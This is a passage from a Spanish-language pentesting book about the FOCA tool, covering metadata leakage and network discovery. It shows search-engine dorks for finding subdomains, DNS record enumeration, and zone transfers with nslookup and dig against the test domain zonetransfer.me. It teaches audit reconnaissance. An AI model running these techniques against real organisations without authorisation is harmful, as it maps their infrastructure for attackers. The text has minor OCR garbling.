


Imagen 02.44. Fuga de información expuesta por las empresas que proporcionan herramientas y servicios *DLP*

Quizás los *metadatos* siguen siendo uno de los grandes olvidados a la hora de controlar el flujo de información expuesto en las páginas corporativas o simplemente en el momento de compartir documentos. La fuga de información puede producirse a diferentes niveles y a través de muchos frentes. Si bien la pérdida, publicación no controlada o exposición no intencionada de documentos supone un claro ejemplo de problema que debe ser evitado, la fuga de *metadatos* de los documentos (aunque sean públicos) no deben ser menospreciados, especialmente en compañías que ofrecen soluciones para controlar la fuga de información.

El proceso de fuga de información no debe observarse como un único incidente aislado que permite a un atacante obtener un documento, correo o información sensible. También es un proceso al que un atacante dedicará un tiempo (determinado por su motivación) para concluir un ataque. Durante este estudio del objetivo (y dependiendo de las soluciones que implemente y lo protegida que se encuentre la entidad) el atacante recopilará toda la información posible sobre la compañía aprovechando todo tipo de fugas (por pequeñas que pudieran parecer) para conseguir conocer en profundidad el objetivo y perpetrar un ataque dirigido.

Las empresas que comercializan productos contra la fuga de información, deberían tenerlo en cuenta también en sus propios sistemas. Por ejemplo, es una práctica que ya está contemplada y que es de obligado cumplimiento para administraciones públicas según el *Esquema Nacional de Seguridad* o la *LOPD*.

Capítulo III
Descubrimiento de la red

En el capítulo anterior se ha mostrado como la herramienta *FOCA*, a traves del analisis de *metadatos* de los ficheros publicados en Internet, puede resultar una herramienta muy util en la fase de recoleccion de información del objetivo dentro de un test completo de intrusión. A día de hoy, los *metadatos* se han convertido en una de las fuentes *OSINT* (*Open Source INTelligence*) de consulta imprescindible en cualquier *pentesting* que se realice, y otras herramientas como la popular *Maltego* también incorporan ese tipo de análisis mediante el uso de lo que se denomina Transformadas. Pero desde hace ya bastante tiempo, además de la información procedente del analisis de los *metadatos* de los documentos publicos, *FOCA* incorpora otras muchas funcionalidades basadas tambien en el uso de fuentes *OSINT* que ayudan a un *pentester* no solo en esta etapa de *Intelligence gathering* de una auditoría, sino para enfocar el proceso de exploiting futuro.

En este capítulo se van a estudiar las funcionalidades de *footprinting* y de *fingerprinting* que *FOCA* lleva a cabo para realizar el proceso de *Network Discovery* y poder localizar tanto servidores publicos como internos a la red, nombre de dominios *FQDN*, nombres de equipos internos de la organizacion, direccionamiento *IP* de equipos y segmentos de red, asignacion de roles en los sistemas encontrados, versiones de sistemas operativos y/o del *software* instalado en cada uno de ellos.

Para entender como esta construida *FOCA*, hay que tener presente que las tecnicas de *footprinting* estan orientadas a la búsqueda y recolección de la informacion accesible de forma publica relacionada con el dominio a auditar desde fuentes *OSINT*, que puede haber sido convertida en datos publicos de forma consciente por la organizacion, como sucede por ejemplo en la direccion *IP* asociada a un registro en un servidor *DNS*, o inconsciente, como la informacion que puede obtenerse de un *banner HTTP* por defecto que está siendo *Indexado* por una araña de Internet como es *Shodan*.

Las tecnicas de *fingerprinting*, por su parte, consisten en recoger aquella informacion que tambien esta accesible publicamente pero que a priori no puede observarse y debe ser descubierta mediante inteligencia o pruebas previstas que delatan su existencia. Es decir, se trata de inferir informacion a partir de pruebas o datos previamente recogidos que se realizan a cada uno de los servicios y servidores del dominio objetivo para intentar descubrir mas informacion, como roles o tecnologias.

Todas estas funcionalidades pueden encontrarse y personalizarse en la seccion *Network* del panel principal de *FOCA*, tal y como se muestra en la imagen 03.01, y todo lo que el usuario debe hacer para lanzar el descubrimiento de la red es pulsar el boton *Start*.




Imagen 03.01: Personalización de opciones del descubrimiento de red

1. Opciones de descubrimiento de red

WebSearcher: Localización de URLs en buscadores de Internet

Una de las opciones que *FOCA* incorpora para tratar de descubrir el mayor número posible de equipos de la red objetivo es la de WebSearcher.

La idea consiste en buscar nombres de *hosts* y dominios a través de la búsqueda de *URLs* asociadas al dominio principal en *Google Web*, *Google API*, *Bing Web* o *Bing API*, de forma que cada link se analiza para sacar de él nuevos nombres de *hosts* y nombres de dominio.

Por ejemplo, en la imagen 03.02 se muestra el resultado de ejecutar la búsqueda "*allinurl:* -www site:marca.com". El operador allinurl devuelve todas las páginas *Index*adas de un dominio indicado o todas las páginas que contienen todas las palabras especificadas en su *url*, mientras que el operador site define el dominio sobre el que realizar la búsqueda.

En la consulta mostrada se le pasa el valor -www al operador *allinurl*, por lo que *Google* devolverá todas las páginas del dominio indicado por el operador site, en este caso marca.com, que no contengan la cadena www, localizando de este modo una gran cantidad de subdominios.

Con *Bing* se pueden realizar búsquedas similares utilizando el operador *instreamset*, que comprueba si un *string* está presente en una o mas de las propiedades titulo, cuerpo o *url* de una pagina *Indexada*, y el operador site La ejecucion de la busqueda " *instreamset* (*url*) www site marca.com" nos ayudaria, por tanto, a localizar nuevos subdominios y nombres de *hosts* del dominio analizado

Para maximizar el número de resultados descubiertos, si el sitio alcanza el limite de resultados en el buscador, *FOCA* intentará obtener mas resultados haciendo nuevas búsquedas en las que irá excluyendo con los modificadores *inurl* los hostnames ya registrados




Imagen 03 02 *Google Hacking* para localizar dominios y nombres de *host*

FOCA realiza diferentes busquedas para maximizar al maximo la ventana de 1 000 resultados obtenibles desde *Google* o *Bing*, quitando *URLs* ya obtenidas Esto le pemite a *FOCA* sacar muchas mas *URLs* de las que se irán analizando los *hostnames*, se obtendran subdominios del dominio objetivo principal, y un monton de informacion mas desde la *Url* que se analizara en partes subsiguientes del proceso, como los directorios, los nombres de los programas, las extensiones de las aplicaciones o los parámetros de llamada de un procedimiento

Las *URLs* son uno de los elementos necesarios para que *FOCA* pueda obtener el maximo de información de un sitio, por lo que es una fase fundamental del proceso de analisis

DNS

Los servidores *DNS* (Domain Name System o Sistema de Nombres de Dominio) son los elementos dentro de la infraestructura de Internet que permiten acceder a los recursos de la red mediante su nombre *FQDN* en lugar de tener que recordar la dirección *IP* de cada uno de ellos. Por supuesto, para un proceso de descubrimiento de infraestructura de un objetivo son una fuente de información muy valiosa en cualquier proceso de auditoría, y existen herramientas muy populares que exprimen su jugo, como el popular *DNS* Recon.

El *DNS* es un servicio básico en Internet y en cualquier red local, ya que a las personas nos resulta mucho más sencillo recordar un nombre de un recurso (como www.Google.com) que una dirección *IPv4* (como 74.125.230.211) o una dirección *IPv6* (como 2a00:1450:4007:802::1014). Acceder al contenido del *DNS* completo de una organización daría una imagen total y clara de la infraestructura del objetivo, por lo que siempre debe ser analizado con interés.

La información de los recursos de un dominio que mantiene un servidor *DNS* se organiza en unos ficheros llamados mapas de dominio que se componen de diferentes tipos de datos, llamados registros, que identifican a distintos tipos de recursos. Por ejemplo, los registros NS (Name Server) almacenan la dirección *IP* y el nombre de los servidores *DNS* de un dominio, mientras los registros de tipo *MX* (*Mail eXchange*) guardan los datos de los servidores de correo. Los registros que identifican a las diferentes máquinas de una red y que contienen su dirección *IPv4*, son los registros A, mientras que los que contienen la dirección *IPv6* son los registros AAAA.

FOCA utiliza varias técnicas para intentar obtener nombres y roles de equipos y de nuevos subdominios dentro del dominio auditado, lo que ayudará a la herramienta a obtener un mapa de la red objetivo. En primer lugar, *FOCA* realizará consultas de registros *Well-known* a cada dominio encontrado con el objetivo de obtener información sobre los siguientes tipos de servidores dentro de la organización. En total son más de 70 distintos los buscados en esta fase del proceso:

- NS: Registros para identificar los servidores *DNS*.
- SOA: *Start of* [a zone of] Authority. Registro principal de una zona.
- MX: *Mail eXchange*. Servidor por donde la organización recibe el correo.
- SPF: *Sender Policy Framework*. Servidores de envío de correo electrónico.
- DKIM: *DomainKeys Identified Mail*. Política de firma de mensajes de e-mail.
- VoIP Voice over *IP* - Servidores para el envío de comunicaciones *VoIP*.
- IM: *Instant Message Servers*. Orientados a servicios de chat, como *XMPP* o *IRC*.
- Active Directory: Registros creados para dar soporte a los servicios de *Active Directory*.
- Kerberos. Registros de servicio *Kerberos* para autorización.
- LDAP: Ubicación de los servidores de bases de datos *LDAP*.
- Web Proxy Autodiscovery. Servidor para configurar automáticamente el servicio *Proxy*.
- SRV records: Otros registros para servicios *TCP* y *UDP* en la organización.

Como se puede ver, uno de los registros *Well known* que *FOCA* consulta para tratar de encontrar información de la red objetivo es el registro *SOA* (*Start of Authority*). En este registro se indica la dirección de correo del responsable del dominio, que puede resultar muy útil para otras fases de la auditoría, los tiempos de actualización para los servidores secundarios, el número de serie actual, que si está basado en fechas puede indicarnos actividad en la compañía y, entre otros datos, el primary master.

El campo *primary master* o *Primary Name Server* informa sobre el servidor *DNS* que tiene la copia maestra de la información relativa a este dominio y que, en el caso de existir servidores secundarios, será el servidor a consultar para actualizar las copias del mapa de dominio. En muchos casos ese *Primary Name Server* es un servidor no expuesto a Internet, es decir, una maquina que se encuentra en una red mas protegida e inaccesible desde el exterior. Esto, que a priori puede parecer una desventaja a la hora de realizar el *footprinting* de un dominio, es también una fuente de información muy util ya que se puede descubrir el direccionamiento de la red interna para posteriormente aplicar, por ejemplo, un escaneo de los registros *PTR* del servidor *DNS* expuesto en Internet con *FOCA* como veremos más adelante.

En el siguiente ejemplo se ha utilizado el programa *nslookup* (disponible tanto en sistemas *Microsoft Windows* como *GNU Linux*) para tratar de obtener información del registro *SOA* del dominio *apache.org*. Para ello, tras lanzar el programa en modo interactivo, el primer paso consiste en modificar el tipo de registros de la consulta con el comando *set type* (en este caso se elegirá el tipo *SOA*) y realizar una petición para el dominio *apache.org*, con la que se obtienen, entre otros datos, el *primary name server* de este dominio.

```
> nslookup
> set type=soa
> apache.org
Non-authoritative answer
apache.org
        primary name server = ns2.surfnet.nl
        mail addr = hostmaster 2005-alpha apache org
        serial = 2013032701
        refresh = 3600
        retry = 900
        expire = 604800
minimum = 3600
```

Imagen 03.03: Obtener el registro *SOA* de un dominio.

A continuación, como se desea conocer la dirección *IP* del equipo *ns2 nurfnet nl*, es necesario modificar de nuevo el tipo de registros a consultar con la orden *set type*, eligiendo en este caso el tipo de registro A. Y, finalmente, se realiza una consulta para obtener la dirección *IP* de ese servidor de nombres, obteniendo así el direccionamiento privado de esa red interna, donde está alojado este servidor *Primary Name Server*.

```
> set type=a

> ns2.surfnet.nl

Non-authoritative answer

Name  ns2 surfnet.nl

Address: 192.87.36.2
```

Imagen 03.04 *IP* del *Primary NameServer* de *apache.org*.

Análisis del DNS con Diccionario y Transferencias de Zona

Por otra parte, para intentar conseguir el máximo de información del servidor *DNS*, la herramienta *FOCA* utiliza un fichero de texto donde se añade una lista de nombres de *host* comunes como *FTP*, *pc01*, *pc02*, *intranet*, *extranet*, etcetera, y trata de resolverlos contra los dominios principales del proyecto realizando consultas de registros de tipo A. En el momento que se descubra uno nuevo se volverá a proceder al análisis recursivo del mismo

Por defecto, la lista de nombres de *hosts* que se comprueban es la misma que utiliza la herramienta Fierce[1] pero el usuario puede sustituir dicho fichero por otro diccionario y puede añadir o eliminar nombres a su antojo en cualquier momento para adaptarse a determinados entornos en los que se conoce o sospecha tipos de nombres que pudieran estar siendo utilizados en el objetivo

Como última fase del proceso de análisis del servicio *DNS* como fuente *OSINT*, *FOCA* tratará también de realizar una transferencia de zona desde todos y cada uno de los servidores *DNS* del objetivo que hayan sido localizados, para intentar obtener todos los registros del dominio de forma global

Una transferencia de zona, que por definición es el proceso por el que el contenido de un archivo de zona *DNS* se copia desde un servidor *DNS* principal en un servidor *DNS* secundario, sólo debería poder realizarse desde los servidores *DNS* secundarios autorizados para lo que la organización debe definir un proceso de autorización de seguridad en este proceso. Sin embargo, es bastante común encontrarse servidores *DNS* que no controlan la dirección *IP* desde donde se le solicita la transferencia de zona y entregan todo su mapa de dominio a quien se lo pide. Lo interesante para el auditor es que en este mapa de dominio, además de las direcciones y nombres de los servidores públicos de la empresa, es probable que también aparezcan servidores internos con sus direcciones privadas

1 *HTTP*://ha.ckers.org/fierce/



Para entender cómo funciona internamente este proceso, de nuevo utilizando la herramienta nslookup, es posible solicitar una transferencia de zona a cualquier servidor *DNS*. Para ello, en primer lugar es necesario conocer cuál es el servidor de nombres del dominio, por lo que hay que modificar el tipo de registros a consultar para elegir el tipo *Name Server (set type=NS)* y realizar una consulta para localizar los servidores de nombres del dominio deseado.

En el ejemplo que se va a mostrar a continuación se ha usado el dominio zonetransfer.me, que fue registrado por *Robin Woods* de *diginija*[2] para no tener que hacer memoria durante sus clases y demostraciones intentando recordar algún dominio que permitiera realizar transferencias de zona y para no encontrarse al realizar las pruebas que los administradores habían solucionado el problema.

```
>nslookup
> set type=ns
> zonetransfer.me
Non-authoritative answer:
zonetransfer.me       nameserver = ns16.zoneedit.com.
zonetransfer.me       nameserver = ns12.zoneedit.com.
Authoritative answers can be found from:
ns12.zoneedit.com   internet address = 209.62.64.46
ns16.zoneedit.com   internet address = 69.64.68.41
```

Imagen 03.05: Servidores *DNS* del dominio *zonetransfer.me*

Tras obtener la lista de los servidores *DNS* del dominio auditado, a continuación hay que indicar al programa que las próximas consultas las realice contra uno de estos servidores *DNS* mediante la orden *server IP/FQDN*.

```
> server  ns16.zoneedit.com
Default server: ns16.zoneedit.com
Address: 69.64.68.41#53
```

Imagen 03.06: Seleccionar un servidor para realizar las consultas

Y por último hay que solicitar la transferencia de zona con el comando ls dominio. Si el servidor se encuentra bien configurado el usuario recibirá un mensaje de error indicando que la solicitud no es posible, pero en caso contrario la salida de este comando contendrá la información de todos los registros del mapa de zona de este dominio, tal y como se muestra en la imagen 03.07.

2 *HTTP:* www.digininja.org

```
> ls zonetransfer.me
zonetransfer.me.    7200    IN    SOA    ns16.zoneedit.com.
soacontact.zoneedit.com. 2013064418 2400 360 1209600 300
zonetransfer.me.    7200    IN    NS     ns16.zoneedit.com.
zonetransfer.me.    7200    IN    NS     ns12.zoneedit.com.
zonetransfer.me.    7200    IN    A      217.147.180.162
zonetransfer.me     7200    IN    MX     0 ASPMX.L.Google.COM
zonetransfer.me.    7200    IN    MX     10
ALT1.ASPMX.L.Google.COM.
zonetransfer.me.    7200    IN    MX     10
ALT2.ASPMX.L.Google.COM.
[...]
```

Imagen 03.07: Transferencia de zona del dominio *zonetransfer.me*.

La implementación de la herramienta nslookup en *GNU Linux* no incorpora la orden *ls*, por lo que los usuarios de este sistema pueden utilizar el programa *dig* (*Domain Information Groper*). Los pasos a seguir serán los mismos que se han mostrado con *nslookup*. Tras localizar los servidores de nombres del dominio a auditar seleccionando *ns* como el tipo de registro que se desea consultar, se solicita la transferencia de zona con las opciones *axfr*, utilizando el modificador *@* para indicar la *IP* o el *FQDN* del servidor *DNS* al que se debe realizar la solicitud.

```
~$ dig axfr @ns16.zoneedit.com zonetransfer.me
zonetransfer.me.    7200    IN    SOA    ns16.zoneedit.com.
soacontact.zoneedit.com. 2013064418 2400 360 1209600 300
zonetransfer.me.    7200    IN    A      217.147.180.162
zonetransfer.me     7200    IN    MX     0 ASPMX.L.GOOGLE.COM
[...]
```

Imagen 03.08: Solicitar una transferencia de zona con *dig*.

La información obtenida por *FOCA* en una transferencia de zona puede resultar de gran ayuda para el éxito posterior de una auditoría. En ocasiones los administradores de los servidores de nombres no tienen la sensación de que la información almacenada en el mapa de dominio pueda ofrecer datos significativos a un potencial atacante, pero lo cierto es que, aunque todos los registros sean de máquinas públicas y no revelen el direccionamiento interno de la compañía, suele ser habitual

descubrir datos muy interesantes que podrían ser la base para otras fases de un test de intrusión. A continuación se muestran varios ejemplos obtenidos del mapa de dominio de *zonetransfer.me* que ponen de manifiesto el tipo de información que puede inferirse de un análisis de los registros de un dominio. En la *web* del propio proyecto[3] pueden encontrarse una mayor cantidad de ejemplos y una descripción más detallada de los mismos.

- Los registros *MX* obtenidos con la transferencia mostrados en la imagen 03.07 indican que los servidores a los que el email debe ser enviado son los servidores de correo de *Google*, por lo que se deduce que la compañía usa *Gmail* o *Google Apps* para la gestión de su correo electrónico.
- Los registros *LOC* (*LOCation*) se utilizan para almacenar información sobre la longitud y latitud de un *host*, y los valores se guardan en grados, minutos y segundos. Esta información es evidentemente muy interesante, ya que, por una parte, podrían obtenerse imágenes de la situación de los *data centers* de la compañía y fotografías de los edificios donde están alojados y, por otro lado, hace posible preparar el *timing* de la fase de explotación de un test de forma más eficiente, haciendo que el ataque coincida con un fin de semana, por ejemplo.

```
dr.zonetransfer.me.   300   IN   LOC   53 20 56.557 N 1 38 33.525 W   0.00m 1m
10000m 10m
```

Imagen 03.09: Registro *LOC*

Los registros *Txt* almacenan información de texto y siempre deben ser comprobados por el *pentester*, ya que suelen contener datos muy valiosos. Por ejemplo, el primer registro mostrado a continuación informa de que el sitio ha sido verificado para ser utilizado en una cuenta de *Google App*, mientras que el segundo registro es el mecanismo que usa *GoDaddy* para comprobar que quien solicita un certificado *SSL* es realmente el dueño del dominio.

```
zonetransfer.me.   301   IN   Txt   "Google-site-
verification:tyP28J7JAUHA9fw2sHXMgcCC0I6XBmmoVi04VlMewxA"

dzc.zonetransfer.me.   7200   IN   Txt   "AbCdEfG"
```

Imagen 03.10: Registros *Txt*

- En ocasiones también pueden localizarse otros sitios alojados en el mismo servidor que el sitio *web* principal y que puede que se encuentren menos protegidos por tratarse, por ejemplo, de un sitio de pruebas, lo que lo convertiría un mejor vector de ataque.

```
testing.zonetransfer.me   301   IN   CNAME   www.zonetransfer.me
```

Imagen 03.11: Registro *CNAME*

- Y, por último, los registros *SRV* identifican servicios y almacenan el protocolo, equipo y puerto en el que se ejecutan, por lo que pueden utilizarse para descubrir roles de los servidores.

```
_sip._tcp.zonetransfer.me 14000 IN   SRV   0 0 5060 www.zonetransfer.me
```

Imagen 03.12: Registro *SRV*

3 *HTTP*://www.digininja.org/projects/zonetransferme.*PHP*

Además de poder activar o desactivar todas estas funcionalidades en la sección *Network* de *FOCA*, en las opciones del programa, en la pestaña con el título de *DNS Search*, es posible personalizar el número de servidores *DNS* que se van a consultar para cada una de las consultas, la recursividad máxima que se seguirá aplicando el algoritmo voraz de búsqueda y la cantidad de consultas paralelas




Imagen 03.13: Configuración de las búsquedas *DNS*.

La primera opción permite escoger al usuario si se desea utilizar un único servidor *DNS* de los localizados para el dominio objetivo o si, por el contrario, prefiere que se consulten todos los que hayan sido encontrados. Marcar esta pestaña es habitualmente redundante y hace que se ralentice el procesamiento, pero en ocasiones puede resultar interesante. Por ejemplo, es posible encontrar dominios en los que las transferencias de zona solo es posible realizarlas sobre uno de los servidores de nombres.

Cuando *FOCA* encuentra un nuevo dominio o una nueva dirección *IP*, el programa trata de realizar una resolución directa o inversa, respectivamente, con el objetivo de localizar más direcciones y dominios. Esta tarea recursiva suele producir pocos resultados positivos, por lo que se recomienda escoger un valor de 3 como máximo en esta opción y lo recomendable sería utilizar el valor por defecto 2, que es el que mejor balance entre tiempo y resultados ofrece al proceso.

Y, por último, el usuario puede escoger el número de consultas a realizar de forma paralela de manera que esta parte del algoritmo se acelere, donde un valor 0 indica al programa que no se establece ningún límite. En la versión *Free* de *FOCA* esta opción se encuentra deshabilitada y el valor establecido por el programa es 1.

DNS Prediction

Una de las opciones de analisis de los servicios *DNS* que no está en modo automatico es la prediccion de servidores en base al nombre de algún servidor. El objetivo es poder predecir nombres de servidores cuando se detecta un patron en la forma de nombrarlos, es decir, por ejemplo aparece un servidor que se llama *FileServer1*. En ese entorno sería mas que sensato pensar que podria existir un servidor llamado *FileServer2* o *FileServer3*, por lo que merece la pena tratar de localizarlos.

Para poder realizar esta predicción, *FOCA* viene con una herramienta que genera todas la combinaciones de nombres en base a variables numericas y variables alfanumericas que pueden recorrer el alfabeto. Se selecciona la herramienta de *DNS Prediction* haciendo clic con el boton derecho del ratón sobre el servidor que se quiere usar de base para la prediccion. Una vez seleccionada la acción, aparecera un cuadro de dialogo donde se configuran todas las posibles predicciones de nombre a probar.




Imagen 03.14. Configuración de predicción *DNS*.

Entre corchetes se definen las variables, se elige su posición y se determina donde van dentro del nombre base. *FOCA* realizara todas las peticiones y dara de alta en la vista de servidores todos los nuevos servidores que hayan sido descubiertos.




Imagen 03.15: Servidores descubiertos por *DNS Prediction*.

Bing IP

Hoy en día es muy habitual que un servidor *web* se encuentre en un entorno de *hosting* compartido, lo que significa que comparte la infraestructura del servidor con otros dominios. La tecnología de *virtual hosts* es la que permite que un servidor *web* pueda alojar al mismo tiempo varios sitios *web*, asociando múltiples nombres de dominio a una misma direccion *IP*. Es por ello que una de las cabeceras obligatorias en las peticiones *HTTP* es la cabecera *host*, que indica el nombre del sitio sobre el que el cliente esta solicitando un determinado recurso, de forma que el servidor *web* pueda saber a qué sitio *web* de los alojados en esa *IP* debe dirigir la petición

Hay muchos mecanismos para descubrir los *virtual hosts* relacionados con un servidor analizado, aunque quizas una de las mayores base de datos que existen para realizar este tipo de consultas es la que mantiene el buscador *Bing*, que mediante el operador *IP* X.X.X.X permite obtener la lista de todos los sitios *Indexados* por *Bing* en esa misma dirección *IP*, ya sea porque están alojados en el mismo servidor o porque estan detras de la misma direccion *IP* publica tras un *Rerverse Proxy*.

